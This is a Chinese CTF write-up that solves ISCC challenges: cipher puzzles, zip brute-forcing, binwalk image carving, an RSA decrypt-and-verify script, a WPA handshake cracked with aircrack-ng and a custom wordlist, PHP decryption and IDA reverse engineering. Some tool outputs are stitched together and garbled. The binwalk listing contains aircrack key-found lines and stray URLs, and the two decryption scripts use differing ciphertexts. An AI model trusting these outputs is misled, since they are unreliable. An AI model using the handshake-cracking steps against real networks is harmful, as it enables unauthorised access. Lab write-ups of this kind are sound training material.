
密文为: NFQKSEVOQOFNP

既然是车轮，看来需要轮换，一开始以为是将密文对应密钥位置进行替换，发现不对，查了查发现**Jefferson wheel cipher**(杰弗逊转轮加密器)，差不多重新排一下序，并把密文转到第一个位置，发现flag: FIREINTHEHOLE

```
< NACZDTRXMJQOYHGVSFUWIKPBEL <
< FHTEQGYXPLOCKBDMAIZVRNSJUW <
< QGWTHSPYBXIZULVKMRAFDCEONJ <
< KCPMNZQWXYIHFRALBEUOTSGJVD <
< SXCDERFVBGTYHNUMKILQPJZQAW <
< EIURYTASBKJDFHGLVNCMXZPQOW <
< VUBMCQWAOKZGJXPLTDSRFHENY <
< OSFEZWAXJGDLUBVIQHKYPNTCRM <
< QNOZUTWDCVRJLXKISEFAPMYGHQ <
< OWTGVRSCZQKELMXYIHPUDNAJFB <
< FCUKTEBSXQYIZMJWAORPLNDVHG <
< NBVCXZQWERTPOIUYALSKDJFHGM <
< PNYCJBZFDRUSLOQXVEAMKGHIW <
```

公邮密码

。。。不知道这题是让干啥的，直接纯暴力密码，还非常短的密码



然后是base64加密，直接解码就好

flag: Flag:{Ly319.i5d1f*iCult!}

你猜猜。。

下载下来得到一串数字。。。感觉有点像16进制，但转码得不到什么实质性的东西，突然发现开头是 **504B**，是 **.zip** 的头，估计就是文件的16进制

保存为zip格式，结果有密码，爆破吧




得到flag: **daczcasdqwdcsdzasd**

神秘图片

打开时一张图片，利用 **binwalk** 分析

```
root@ni9htmar3: ~# binwalk '/root/桌面/Basic-03.png'
DECIMAL      HEXADECIMAL      DESCRIPTION
---          ---
0            0x0              PNG image, 438 x 435, 8-bit/color RGB, non-interlaced
181626       0x2C57A          PNG image, 860 x 189, 8-bit colormap, non-interlaced
181767       0x2C607          Zlib compressed data, best compression, uncompressed size: 91627293
```

发现另一张图片，抠出来



明显是猪圈密码，对应即可

flag: **goodluck**

告诉你个秘密

得到两串字符

```
636A56355279427363446C4A49454A7154534230526D6843  
56445A31614342354E326C4B4946467A5769426961453067
```

一看就很像16进制，转一下字符

```
cjV5RyBscDIJIEJqTSB0RmhC  
VDZ1aCB5N2IKIFFzWiBiaE0g
```

似乎可以base64解密，试一下

```
r5yG lp9I BjM tFhB  
T6uh y7iJ QsZ bhM
```

这里卡了有段时间，后来发现似乎跟键盘有关，围成圈

flag: TONGYUAN

说我作弊，需要证据

通过提示，明显就是RSA的解密

首先看下下载的数据包文件，发现全是base64加密过的，解密发现有三个部分

```
SEQ = 13; DATA = 0x3b04b26a0adada2f67326bb0c5d6L; SIG = 0x2e5ab24f9dc21df406a87de0b3b4L;  
SEQ = 0; DATA = 0x7492f4ec9001202dcb569df468b4L; SIG = 0xc9107666b1cc040a4fc2e89e3e7L;  
SEQ = 5; DATA = 0x94d97e04f52c2d6f42f9aacbf0b5L; SIG = 0x1e3b6d4eaf11582e85ead4bf90a9L;  
SEQ = 4; DATA = 0x2c29150f1e311ef09bc9f06735acL; SIG = 0x1665fb2da761c4de89f27ac80cbL;  
SEQ = 18; DATA = 0x181901c059de3b0f2d4840ab3aebL; SIG = 0x1b8bdf9468f81ce33a0da2a8bfbeL;  
SEQ = 2; DATA = 0x8a03676745df01e16745145dd212L; SIG = 0x1378c25048c19853b6817eb9363aL;  
SEQ = 20; DATA = 0x674880905956979ce49af33433L; SIG = 0x198901d5373ea225cc5c0db66987L;  
SEQ = 0; DATA = 0x633282273f9cf7e5a44fcbe1787bL; SIG = 0x2b15275412244442d9ee60fc91aeL;  
SEQ = 28; DATA = 0x19688f112a61169c9090a4f9918dL; SIG = 0x1448ac6eee2b2e91a0a6241e590eL;  
SEQ = 24; DATA = 0x59d0264d4a134fa5a91521b25e46L; SIG = 0x2bc3bf947c0e85444aa13efa1c15L;  
SEQ = 21; DATA = 0xd24562795754da7abe213ffc11eL; SIG = 0x208babd43638118bfbfa24675ee9L;  
SEQ = 19; DATA = 0x75c1fbc28bb27b5d2db9601fb967L; SIG = 0x2b5b628bf8183400cdab7f5870b1L;  
SEQ = 33; DATA = 0x580e36ce59978681f893e38d5ecaL; SIG = 0x2b15275412244442d9ee60fc91aeL;  
SEQ = 27; DATA = 0x1eea254d861b2dc7ec03b37ef9fbL; SIG = 0xd6268f00fe0e2964d56458f59e2L!
```

SEQ 有顺序，那明显就是最后的字符顺序

DATA 明显是需要解密的密文

DATA 是发送给Bob的实际密文，使用Bob的公钥对DATA进行了加密。所以先使用factor-db并解出私钥来解密数据。

一开始不知道 SIG 的作用，后来查资料发现是RSA的签名，利用Alice的公钥对数据进行一次签名验证

懒得省事，直接写了一个大脚本

```
import base64  
  
def iterative_egcd(a, b):  
    x,y, u,v = 0,1, 1,0  
    while a != 0:  
        q,r = b//a,b%a; m,n = x-u*q,y-v*q # use x//y for floor "floor division"  
        b,a, x,y, u,v = a,r, u,v, m,n  
    return b, x, y
```

```

def modinv(a, m):
    g, x, y = iterative_egcd(a, m)
    if g != 1:
        return None
    else:
        return x % m

def base_convert():
    f = open('C:\\\\Users\\\\lanlan\\\\Desktop\\\\out.txt', 'w+')

    with open('C:\\\\Users\\\\lanlan\\\\Desktop\\\\1.txt') as lines:
        for line in lines:
            line = base64.b64decode(line)
            f.write(line+'\n')

    f.close()

def sort():
    with open('C:\\\\Users\\\\lanlan\\\\Desktop\\\\out.txt') as lines:
        line = lines.read()
    f = open('C:\\\\Users\\\\lanlan\\\\Desktop\\\\outstream.txt', 'w+')
    for i in range(0,34):
        index = 0
        for j in range(1,10):
            b = line.find('SEQ = {};\'.format(i),index)
            if b == -1:
                break
            c = line.find('L;', b+55)
            str = line[b:c+1]
            f.write(str+'\n')
            #print str
            index = b+1
    f.close()

def flag():
    with open('C:\\\\Users\\\\lanlan\\\\Desktop\\\\outstream.txt') as lines:
        B_p = 49662237675630289
        B_q = 62515288803124247
        B_s = (B_p-1)*(B_q-1)
        B_n = 3104649130901425335933838103517383

        A_p = 38456719616722997
        A_q = 44106885765559411
        A_n = 1696206139052948924304948333474767

        e = 0x10001
        d = modinv(e,B_s)

        da = []
        si = []
        for line in lines:
            begin_num = line.find('DATA')
            end_num = line.find('L')
            data = line[begin_num + 7: end_num]
            #print data
            data_c = int(data,16)
            data_m = pow(data_c,d,B_n)
            da.append(data_m)
            si.append(hex(data_m))

```

```

#print data_m,
begin_n = line.find('SIG')
sig = line[begin_n + 6:-2]
#print sig
sig_c = int(sig,16)
sig_m = pow(sig_c,e,A_n)
si.append(sig_m)
#print sig_m,
#print da
#print si
flag = ''
for i in xrange(148):
    #print i,da[i],si[i]
    if da[i] == si[i]:
        flag += chr(da[i])
print flag

if __name__ == '__main__':
    base_convert()
    sort()
    flag()

```

flag: flag{n0tH1ng_t0_533_h3r3_m0v3_0n}

二维码


首先下载下来是一个二维码，用 binwalk 分析

```

root@ni9htmar3: ~# binwalk '/root/桌面/u5bc6u7801u7eafu6570u5b57u5171u0038u4f4d.png'
[...]
[ 2 ] DEcimal      HEXAdecimal      DESCRIPTION FOUND! [ ISCC16BA ]
[ 2 ] 0           0x0          PNG image, 370 x 370, 1-bit grayscale, non-interlaced
[ 41 ] 1           0x29         Master Key   Zlib compressed data, default compression, uncompressed size >= 17760
[ 694 ] 2           0x2B6        Zip encrypted archive data, at least v2.0 to extract, compressed size: 54990, uncompres
[ 56130 ] 3           0xDB42       Client Key   End of Zip archive 6C 80 34 05 2C D6 BA CD 53 28 AB http://blog.csdn.net/Ni9htMar3
[...]

```

发现藏了一个zip文件，还是加密的，直接暴力



得到一个**hint**和一个数据包

首先发开数据包发现是一个无线的协议，估计要破解**wifi**密码，利用 **aircrack-ng** 工具

```
root@ni9htmar3:~# aircrack-ng '/root/桌面/C8-E7-D8-E8-E5-88_handshake.cap'
Opening /root/桌面/C8-E7-D8-E8-E5-88_handshake.cap
Read 8492 packets.

#  BSSID                  ESSID          Encryption
1  C8: E7: D8: E8: E5: 88  MERCURY_E8E588      WPA ( 1 handshake)

Choosing first network as target.

Opening /root/桌面/C8-E7-D8-E8-E5-88_handshake.cap
Please specify a dictionary (option -w).

Quitting aircrack-ng...  http://blog.csdn.net/Ni9htMar3
```

果真发现一个，首先利用 **hint**: 前四位是**ISCC** 后四位由大写字母和数字构成 生成一个字典脚本

```
import itertools
import string

hex_chars = '0123456789'+string.ascii_uppercase

print hex_chars

wordlist = open('C:\\\\Users\\\\lanlan\\\\Desktop\\\\\\wordlist','a')

for words in itertools.product(hex_chars,repeat=4):
    wordlist.write('ISCC' + ''.join(words) + '\n')
```

然后直接利用工具跑出flag: ISCC16BA

```
root@ni9htmar3: ~# aircrack-ng '/root/桌面/C8-E7-D8-E8-E5-88_handshake.cap' -w '/root/桌面/wordlist.txt'
Opening /root/桌面/C8-E7-D8-E8-E5-88_handshake.cap
Read 8492 packets.

          stegdetect-master
#   BSSID           ESSID           Encryption
1  C8:E7:D8:E8:E5:88  MERCURY_E8E588  WPA (1 handshake)

Choosing first network as target.

Opening /root/桌面/C8-E7-D8-E8-E5-88_handshake.cap
Reading packets, please wait...

          Aircrack-ng 1.2 rc3

[ 00:00:44] 54856 keys tested (1368.76 k/s)

          KEY FOUND! [ ISCC16BA ]

Master Key      : 4F 40 4F F1 E8 EE F6 22 71 B3 12 CA 61 D4 E7 1D
                   BC 19 AD 27 01 E6 F4 82 BF 49 4E 5F 88 E9 F1 B5

Transient Key   : FA 15 3B 04 E3 6C 80 34 05 2C D6 BA CD 53 28 AB
                   40 7B 30 A0 22 CB B0 98 12 0F 62 2C 79 F1 62 44
                   99 FD 91 89 5F A2 22 66 DF 66 9F F5 C2 E4 1D 26
                   F2 20 7A 86 85 85 70 4B 73 A9 6A 85 B7 6C C4 B7

EAPOL HMAC     : 96 FD 7B 9E 53 29 F9 71 https://192.168.1.13:7394/E393

          https://192.168.1.13:7394/E393/Ni9htMar3
```

PHP_encrypt_1

下载是一个加密脚本

```
<?php
function encrypt($data,$key)
{
    $key = md5('ISCC');
    $x = 0;
    $len = strlen($data);
    $klen = strlen($key);
    for ($i=0; $i < $len; $i++) {
        if ($x == $klen)
        {
            $x = 0;
        }
        $char .= $key[$x];
        $x+=1;
    }
    for ($i=0; $i < $len; $i++) {
        $str .= chr((ord($data[$i]) + ord($char[$i])) % 128);
    }
    return base64_encode($str);
}
?>
```

解密脚本

```
<?php
function decrypt($str)
{
    $key = md5("ISCC");
    $str = base64_decode($str);
    $len = strlen($str);
    $x = 0;
    for($i=0; $i < $len; $i++)
    {
        if($x == 32)
        {
            $x = 0;
        }
        $char .= $key[$x];
        $x +=1;
    }
    for($i=0; $i < $len; $i++)
    {
        if((ord($str[$i])-ord($char[$i])) <= 0)
            $data .= chr((ord($str[$i])+128-ord($char[$i])));
        else
            $data .= chr((ord($str[$i])-ord($char[$i])));
    }
    echo $data."<br>";
}

$mi = 'FR4aNwuFCYYVydFRxMqHhhCKBseH1dbFygrRxIWJ1UYFhotFjA=';
decrypt($mi);
?>
```

python脚本方便

```
import base64
import string

def decrypt(str):
    data = ""
    char1 = ""
    str = base64.b64decode(str)
    #print str
    key = '729623334f0aa2784a1599fd374c120d'
    len1 = len(str)
    klen = len(key)
    x = 0
    #print len1,klen

    for i in range(0,len1):
        if x == klen:
            x = 0
        char1 += key[x]
        x = x+1
    #print char1
    for i in range(0,len1):
        if (ord(str[i])-ord(char1[i])) <= 0:
            data += chr((ord(str[i])+128-ord(char1[i])))
        else:
            data += chr((ord(str[i])-ord(char1[i])))
    print data

if __name__ == '__main__':
    a = 'fR4aHWwxFcYYVydFRxMqHhhCKBseH1dbFygrRxIWJ1UYFhotFjA='
    decrypt(a)
```

flag: Flag:{asdqwdfasfdawfeffqwdqwdadwqadawd}

Reverse

你猜

直接IDA反编译

主函数

```
__int64 __fastcall main(int a1, char **a2, char **a3)
{
    __int64 result; // rax@3
    __int64 v4; // rdx@7
    char v5; // [sp+10h] [bp-10h]@4
    __int64 v6; // [sp+18h] [bp-8h]@1

    v6 = *MK_FP(__FS__, 40L);
    if ( a1 != 3 && (unsigned int)sub_400646((__int64)a2) )
    {
        puts("Keep thinking!");
        result = 0LL;
    }
    else
    {
        printf("Please input your password(5 words):", a2, a2);
        __isoc99_scanf("%5s", &v5);
        if ( (unsigned int)sub_400755((__int64)&v5) == 1 )
        {
            printf("Good Job!\nThe password:%s", &v5);
            result = 0LL;
        }
        else
        {
            puts("Wrong!");
            result = 0LL;
        }
    }
    v4 = *MK_FP(__FS__, 40LL) ^ v6;
    return result;
}
```

首先是第一个函数的判定，必须返回0

```

signed __int64 __fastcall sub_400646(__int64 a1)
{
    signed __int64 result; // rax@3
    __int64 v2; // rcx@12
    signed int i; // [sp+18h] [bp-48h]@1
    signed int j; // [sp+1Ch] [bp-44h]@6
    int v5; // [sp+20h] [bp-40h]@1
    int v6; // [sp+24h] [bp-3Ch]@1
    int v7; // [sp+28h] [bp-38h]@1
    int v8; // [sp+2Ch] [bp-34h]@1
    int v9; // [sp+30h] [bp-30h]@1
    int v10; // [sp+40h] [bp-20h]@1
    int v11; // [sp+44h] [bp-1Ch]@1
    int v12; // [sp+48h] [bp-18h]@1
    int v13; // [sp+4Ch] [bp-14h]@1
    int v14; // [sp+50h] [bp-10h]@1
    __int64 v15; // [sp+58h] [bp-8h]@1

    v15 = *MK_FP(__FS__, 40L);
    puts(*(const char **)(a1 + 8));
    v5 = 108;
    v6 = 49;
    v7 = 110;
    v8 = 117;
    v9 = 120;
    v10 = 99;
    v11 = 114;
    v12 = 97;
    v13 = 99;
    v14 = 107;
    for ( i = 0; i <= 4; ++i )
    {
        if ( *(_BYTE *)(*(_QWORD *) (a1 + 8) + i) != *(&v5 + i) )
        {
            result = 1LL;
            goto LABEL_12;
        }
    }
    for ( j = 0; j <= 4; ++j )
    {
        if ( *(_BYTE *)(*(_QWORD *) (a1 + 16) + j) != *(&v10 + j) )
        {
            result = 1LL;
            goto LABEL_12;
        }
    }
    result = 0LL;
LABEL_12:
    v2 = *MK_FP(__FS__, 40L) ^ v15;
    return result;
}

```

很简单，10个字符意义对应即可

linux, crack

然后第二个函数

```

__int64 __usercall sub_400755@<rax>(__int64 a1@<rax>
{
    __int64 result; // rax@6

    if ( *(_BYTE *)a1 + *(_BYTE *)(a1 + 4) != 106 || *(_BYTE *)a1 != 73 )
    {
        result = 0LL;
    }
    else if ( *(_BYTE *)(a1 + 1) == 76 )
    {
        result = *(_BYTE *)(a1 + 2) + *(_BYTE *)(a1 + 3) == 137 && *(_BYTE *)(a1 + 3) == 70;
    }
    else
    {
        result = 0LL;
    }
    return result;
}

```

简单的逻辑

ILCF!

综上, flag: flag{l1nux_crack_ILCF!}

小试牛刀

这题需要在gdb中动态调试看一下, 直接看IDA的话, 一些字符串看的不是很清楚, 结合gdb之后就很清楚了。代码逻辑就是将已知的一个flag, 进行一些移位变换, 并将其中的_改为`.`, 然后就得到了最终真正的flag: flag{1t.is.50.easy}

大杂烩

首先PEID, 32位无壳程序, 丢到IDA中看看逻辑:

```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v3; // eax@4
    int v5; // [sp-4h] [bp-54h]@4
    HKEY phkResult; // [sp+4h] [bp-4Ch]@1
    DWORD cbData; // [sp+8h] [bp-48h]@2
    DWORD Type; // [sp+C] [bp-44h]@2
    BYTE Data; // [sp+10h] [bp-40h]@2

    phkResult = HKEY_CURRENT_USER;
    if ( RegOpenKeyExW(HKEY_CURRENT_USER, L"SOFTWARE\\ISCC", 0, 0xF003Fu, &phkResult)
        || (cbData = 60, RegQueryValueExW(phkResult, L"flag", 0, &Type, &Data, &cbData))
        || !sub_401210((char *)&Data) )
    {
        v5 = std::endl;
        v3 = sub_4013F0(std::cout, "try again!");
    }
    else
    {
        v5 = std::endl;
        v3 = sub_4013F0(std::cout, "you got it!");
    }
    std::basic_ostream<char, std::char_traits<char>>::operator<<(v3, v5);
    system("pause");
    return 0;
}

```

<http://blog.csdn.net/Ni9htMar3>

前面对注册表的操作都不用管, 其实最关键的就是这个函数 `sub_401210`, 跟进去:

```

int __usercall sub_401210@<eax>(char *a1@<edi>
{
    wchar_t *v1; // eax@1
    char *v2; // ecx@1
    __int16 v3; // dx@2
    wchar_t *v4; // eax@9
    wchar_t *v5; // eax@11
    unsigned int v6; // eax@11
    wchar_t *v7; // eax@12
    wchar_t *v8; // eax@13
    int result; // eax@14

    v1 = (wchar_t *)unknown_libname_1(0x32u);
    v2 = a1;
    // 这块代码没有什么意义，没有改变字符串
    do
    {
        v3 = *(_WORD *)v2;
        *(_WORD *)&v2[(char *)v1 - a1] = *(_WORD *)v2;
        v2 += 2;
    }
    while (v3);
    result = 0;
    // flag长为25位，并且形式是flag{xxx_xxxxx_xxxxxxxxx}
    if ( wcslen(v1) == 25 && '{' == v1[4] && '_' == v1[8] && '_' == v1[10] && '_' == v1[15] && '}' == v1[24] )
    {
        wcstok(v1, L"{}");
        v4 = wcstok(0, L"{}");
        if ( *(_DWORD *)v4 == 6815860 && 52 == v4[4] )
        {
            v5 = wcstok(0, L"{}");
            // 数字型字符串转为整数
            v6 = atoi(v5);
            if ( v6 >> 1 == v6 - 2 ) // 3,4都可以，根据52 == v4[4]可以具体判断
            {
                v7 = wcstok(0, L"{}");
                if ( sub_401000(v7) )
                {
                    v8 = wcstok(0, L"{}");
                    if ( sub_401180(v8) )
                        result = 1;
                }
            }
        }
    }
    return result;
}

```

首先确定flag的形式为 `flag{xxx_x_xxxxx_xxxxxxxxx}`，然后根据wcstok将其分割为四个小部分，分别进行判断，最后还有一位是无法判断的，猜测吧，最后给出flag: `flag{thx_4_your_register}`